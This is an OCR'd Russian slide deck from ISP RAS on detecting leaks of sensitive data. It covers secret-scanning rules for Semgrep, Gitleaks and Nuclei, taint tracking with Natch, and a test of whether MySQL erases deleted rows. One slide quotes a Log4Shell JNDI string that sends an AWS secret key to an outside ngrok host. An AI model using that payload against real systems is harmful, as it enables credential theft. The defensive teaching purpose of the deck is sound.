Тестирование ПО на утечки чувствительных данных

Довгалюк Павел

ИСП РАН

План доклада

- Какие бывают утечки
- Как их обнаруживать
- Кейс с тестированием СУБД

Кейс с базами данных

- **Какая из СУБД очищает все файлы, если данные правильно удалены?**

? **MySQL**

? **MariaDB**

? **PostgreSQL**

За чувствительными данными надо следить




Figure 6. Select ways-in enumerations in non-Error, non-Misuse breaches over time

https://www.verizon.com/business/resources/reports/dbir/

Виды ошибок

- Ключи в репозитории
- Пароли в исходном коде (CWE-259)
- Неочищенная память
- Неочищенные файлы
- Запись в лог
- Передача в сеть

log4j: отправка переменных окружения на чужой сайт

```
public class App {
    private static final Logger LOGGER =
LogManager.getLogger(App.class);
    public static void main(String[] args) {
        LOGGER.info("ENV: ${jndi:ldap://4.tcp.ngrok.io:18013/q=$
{env:AWS_SECRET_ACCESS_KEY}}");
    }
}
```

https://habr.com/ru/articles/597981/

Атака через холодную перезагрузку

- **В памяти остаются пароли и ключи шифрования**

Проблемы автоматического обнаружения утечек

- Какие данные важны?
- Куда они не должны проникать?
- Как отслеживать их перемещение и обработку?

- Невозможно защититься в общем виде

Анализ кода

- **Статический анализ**
  - без запуска программы
  - регулярные выражения
  - синтаксические деревья
  - потоки данных
- **Динамический анализ**
  - отслеживание событий
  - инструментирование обращений к памяти
  - трассировка
  - потоки данных

Статический анализ

- **Пароль в исходном коде в виде литерала**
  - Что есть пароль?
- **Имя переменной похоже на хранилище пароля**
  - Фантазия разработчиков безгранична
- **Параметры криптографических функций в исходном коде**

Пароль или не пароль?

```
/* A long time ago in a galaxy far, far away.... */

int*d,D[9999],N=20,L=4,n,m,k,a[3],i;char*p,*q,S[2000]="L@X-SGD-HNBBB-AD-VHSG-\
-XNT\x1b[2J\x1b[H",*s=S,*G="r2zZX!.+@KBK^yh.!:%Bud!.+Jyh.!6.BHBhp!6.BHBh!:%Bu\
v{VT!.hBJ6p!042ljn!284b}`!.hR6Dp!.hp!h.T6p!h.p6!2/LilqP72!h.+@QB!~}lqP72/Lil!\
h.+@QBFp!:)0?F]nwf!,82v!.sv{6!.l6!,j<n8!.xN6t!&NvN*!.6hp";/*Stay_on_target.**/
#include/**/<complex.h>/**//*Oh,my_dear_friend.How_I've_missed_you.--C-3PO***/
typedef/**/complex/**/double(c);c(X)[3],P,O;c/**/B(double t){double s=1-t,u;P=
s*s*X[1]            +2        *s*t*        *X+t        *t*X       [2]+O;u=I*P;
return+48*((    s=P)+   48*I   )/(   1<u?   u:   1);}   /*   1977  IOCCC2020*/
#include/**    Do.Or   do_not   .   There_is_   no_try...   --Yoda**/<stdio.h>
void/**/b(    double   t,/***   *   **/double   u){double   s=P=B(t)-B(u);(s=P
*(2*s-P))    <1?m=P=B   ((t+   u)/   2),k   =-   I*P,   m>   -41&&m<39&&9<k&&k
<48?            m+=k/        2*80+        73,S        [m]=                S[m]
-73?k%2?S[m]-94?95:73:S[m]-95?94:73:73:1:(b(t,(t+u)/2),b((t+u)/2,u),0);}/*<oo>
_No.            _I_am_           IOCCC          1977                    ***/
#include/*****    your   father..   --DarthVader   **/   <time.h>/****   ****/
int(main)(int    (x),   char**V){;   clock_t(c)=   /*   */clock();;;   for(d=D
;m<26;m++,s    ++)*s>   63?*d++=m%   7*          16-7   *8,*d++=m/   7*25,*d++
=*s-64:0;;    if(V[1])   {;;;FILE   *F   =fopen(V[+1],   "r");for   (d=D,L=N=m
=0;(x=/**           *           ***           **/           fgetc(F))>0
||fclose(F);)if(x>13?64<x&&x<91?*d++=m*16,*d++=L*25,*d++=x%26:0,m++,0:1)for(++
L;d-D>N*3||(m=0);N++)D[N*3]-=m*8;}for(;i<200+L*25;i++){for(n=0,p=S+33;n<1920;*
p++=n++%80>78?10:32){}for(*p=x=0,d=D;x<N;x++,d+=3){O=(d[1]-i-40)*I+*d;n=d[2];p
=G;for(;n--;)for(;*p++>33;);*a=a[1]=*p++;for(;*p>33;p++)if(*p%2?*a=*p,0:1){a[2
]=*p;for(m=0;m<3;m++){k=a[m]/2-18;q="/&&&##%%##.+),A$$$$'&&'&&((%-((#'/#%%#&#\
&&#D&";for(n=2;k--;)n+=*q++-34;X[m]=n%13+n/13*I;}b(0,1);*a=a[1]=*p;}}for(puts(
s),s=S+30;(clock()-c)*10<i*CLOCKS_PER_SEC;);}return 0;}/*Nevertellmetheodds*/
```

https://www.ioccc.org/2020/endoh2/prog.c

Статический анализ

- Сигнатурный анализ
- Регулярные выражения
- Отслеживание потоков данных

- Работает только локально (в рамках функции или небольшой их цепочки)
- Набор сигнатур специфичен для архитектуры

Статический анализ

- **Ошибка с паролем**
  - Известная функция авторизации
  - Параметр-константа

Semgrep Secrets

- **Секреты в репозитории**
- **Валидация в сервисах**

- **Регулярные выражения**
- **Семантический анализ**
- **Анализ энтропии найденных строк**

https://semgrep.dev/

Semgrep: пример

```
pattern-sources:
  - patterns:
      - pattern-either:
          - pattern: "'$AWS'"
      - metavariable-regex:
          metavariable: $AWS
          regex: ([^A-Za-z0-9+\/]{0,1}([A-Za-z0-9+\/]{40})[^A-Za-z0-9+\/]
          {0,1})
      - metavariable-analysis:
          metavariable: $AWS
          analyzer: entropy
pattern-sinks:
  - patterns:
      - pattern-inside: "{ ..., secretAccessKey: $FOO, ... }"
      - focus-metavariable: $FOO
```

Semgrep: пример

```
let secret = 'VERZVs+/nd56Z+/Qxy1mzEqqBwUS1l9D4YbqmPoO'
import { LambdaClient, InvokeCommand } from '@aws-sdk'

const lambdaClient = new LambdaClient({
 credentials: {
  accessKeyId: 'ABC',
  // ruleid: hardcoded-aws-secretaccesskey
  secretAccessKey: secret,
}
})
```

Gitleaks

- **Определение паролей, ключей, токенов в репозитории**
- **Встраивается в github**
- **Есть небольшой набор готовых правил**

https://github.com/gitleaks/gitleaks

Gitleaks: пример

```
title = "gitleaks config"

[[rules]]
id = "discord-api-key"
description = "Discord API key"
regex = '''(?i)(discord[a-z0-9_ .\-,]{0,25})(=|>|:=|\|\|:|<=|=>|:).{0,5}['\"]([a-h0-9]{64})['\"]'''
secretGroup = 3
entropy = 3.5
```

Недостатки статического анализа

- **Ограниченный контекст**
  - межпроцедурный анализ не всегда возможен
  - данные хранятся в динамических структурах
- **Не всегда секреты похожи на хорошие пароли**
  - имя пользователя
  - email
- **Большое число ложноположительных срабатываний**

Динамический анализ

- Можно увидеть подробности о конкретном сценарии работы

- Набор сценариев ограничен
- Более сложная настройка, чем при статическом анализе
- Нужно много времени на анализ
- Мало доступных инструментов

Сканеры уязвимостей

- **Динамический анализ в режиме “чёрного ящика”**
  - поиск открытых портов и адресов
  - проверка известных уязвимостей
  - фаззинг через открытые интерфейсы
- **Не предназначены для поиска утечек, но можно придумать свои правила**
  - сигнатуры и регулярные выражения

- **ZAP (https://www.zaproxy.org/)**
- **Nuclei (https://github.com/projectdiscovery/nuclei)**

Nuclei: пример правила для поиска утечки внутренних переменных PHP

```yaml
id: x-php-debug

info:
    name: x-php-debug header info disclosure
    author: me
    severity: medium
    description: Detect x-php-debug request header information leak vulnerability

requests:
  - method: GET
    path:
      - "{{BaseURL}}"
    headers:
      x-php-debug: 1
    redirects: true
    max-redirects: 3

    matchers:
      - type: word
        words:
          - "Array"
          - "[HTTP_AUTHORIZATION]"
```

Динамический анализ вручную

- **Поиск по сигнатурам**
  - strace
  - grep / find
  - wireshark
- **Не отследить частичную утечку**
- **Неочищенная память не отслеживается**

Динамический анализ потоков данных

- **Фреймворки**
  - DynamoRIO (https://dynamorio.org/)
  - Panda (https://panda.re/)
  - Valgrind (https://valgrind.org/)
- **Инструмент поиска поверхности атаки**
  - Natch (https://github.com/ispras/natch)

Теневая память

- **Для каждого кусочка памяти хранится идентификатор/флаг**
- **При записи переменной флаг перезаписывается**
  - а при копировании копируется
- **При чтении переменной флаг проверяется**

Теневая память: memcheck

```
Shadow byte legend (one shadow byte represents 8 application bytes)
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:     fa
  Heap righ redzone:     fb
  Freed Heap region:     fd
  Stack left redzone:    f1
  Stack mid redzone:     f2
  Stack right redzone:   f3
  Stack partial redzone: f4
  Stack after return:    f5
  Stack use after scope: f8
  Global redzone:        f9
  Global init order:     f6
  Poisoned by user:      f7
  ASan internal:         fe
```


```
Shadow bytes around the buggy address:
  0x1000746bb020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x1000746bb030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x1000746bb040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x1000746bb050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x1000746bb060: 00 00 00 00 00 00 00 00 00 00 00 00 f1 f1 f1 f1
=>0x1000746bb070:[06]f4 f4 f4 00 00 00 00 00 00 00 00 00 00 00 00
  0x1000746bb080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x1000746bb090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x1000746bb0a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x1000746bb0b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x1000746bb0c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Поиск утечек с помощью фреймворков

- **Полносистемный анализ или анализ отдельных приложений**
- **Есть механизмы анализа потоков данных**
- **Инструмент для поиска утечек придётся разработать самостоятельно**

Система для поиска поверхности атаки Natch

- **Использует отслеживание помеченных данных**



Natch

- **Полносистемный анализ**
- **Тестирование отдельных компонентов и системы в целом**
- **Нужна тщательная настройка сценариев**
- **Предоставляет много подробностей о работе системы**
  - процессы
  - исполняемые модули
  - файлы
  - сетевые соединения

Natch для поиска утечек

1. **Выделить чувствительные данные**
2. **Запустить анализ сценария работы системы**
3. **Получить поверхность атаки**
   - легальное использование данных – надо протестировать
   - утечка – нужно предотвратить

Кейс – удаление данных в СУБД

- Если удалить данные с помощью DELETE, исчезнут ли они из БД?
- А если удалить таблицу?
- А если даже всю базу?

Кейс – удаление данных в СУБД

- Требования по безопасности информации.
  Утверждены приказом ФСТЭК России от 14 апреля 2023 г. N 64

- 13. К **очистке памяти в системе управления базами данных** предъявляются следующие требования:
- 13.1. Система управления базами данных 6, 5 классов защиты самостоятельно или с применением сертифицированной операционной системы должна обеспечивать удаление баз данных и журналов, используемых системой управления базами данных, путем многократной перезаписи уничтожаемых (стираемых) объектов файловой системы специальными битовыми последовательностями.
- 13.2. Система управления базами данных 4 класса защиты наряду с требованиями, установленными подпунктом 13.1 пункта 13 настоящих Требований, дополнительно **должна удалять объекты доступа базы данных**, используемые системой управления базами данных, **путем перезаписи модифицированных участков объектов файловой системы при выполнении операции удаления** или в отложенном режиме через промежуток времени, устанавливаемый администратором системы управления базами данных или администратором базы данных.

Кейс – удаление данных в СУБД

- **Добавляем данные в таблицу**
- **Удаляем данные**
  - DELETE FROM <table>
  - DROP DATABASE <db>
- **Проверяем, где они остались**

Кейс – удаление данных в СУБД

- **MySQL**
- **MariaDB**
- **PostgreSQL**

Простой способ тестирования

INSERT INTO mytable VALUES
(‘dhfgkjhewdrtg;kljhwekjthekjthkjwehtkjhertkjhewrkjthekjthkjwerhtkjhertkjh
ekljthekjgkjdsngkjnikjuh43kiujhtkj3ntkj3j3ntkj34hnrtkjh 3kjhtk3hrlkj
oruq97g98weytg nui3ht k3h4trkhglkeoi;tru 8o934urowjrh
qwtuikh3489tuyoiktghiljpoqwro;iwotrhyt’);

…

DELETE FROM mytable;

…

grep -r oruq97g98weytg

Проблемы простого способа тестирования


- **Если сохранился только фрагмент данных**
- **Если данные отправились в сеть**
- **Если данные перетекли в какой-то процесс, но пока не сохранились**

MySQL. Куда попадают данные?

mysql -u user -p -D my < insert.sql

- **Пометка insert.sql в Natch**
  - можно проследить путь байтов из строки

MySQL. Куда попадают данные?



MySQL. Где остались данные после удаления?

DELETE FROM mytable;

FLUSH TABLES;


FLUSH BINARY LOGS;

FLUSH ENGINE LOGS;

sudo md5sum <файлы с данными>

- **md5sum**
  - **читает все байты**
  - **лучше, чем find, потому что заметит отдельные байты**
  - **Natch показывает все операции чтения**
  - **Natch определит чтение помеченных данных, если файл был закеширован**

MySQL. Где остались данные после удаления?




MySQL. Очистка логов

RESET BINARY LOGS AND GTIDS;

sudo md5sum <файлы с данными>

MySQL. Очистка логов




MySQL. Удаление БД

DROP DATABASE my;


sudo md5sum <файлы с данными>

MySQL. Удаление БД



MySQL. Удаление БД

Данные остаются в /usr/local/mysql/data/#innodb_redo/#ib_redo6

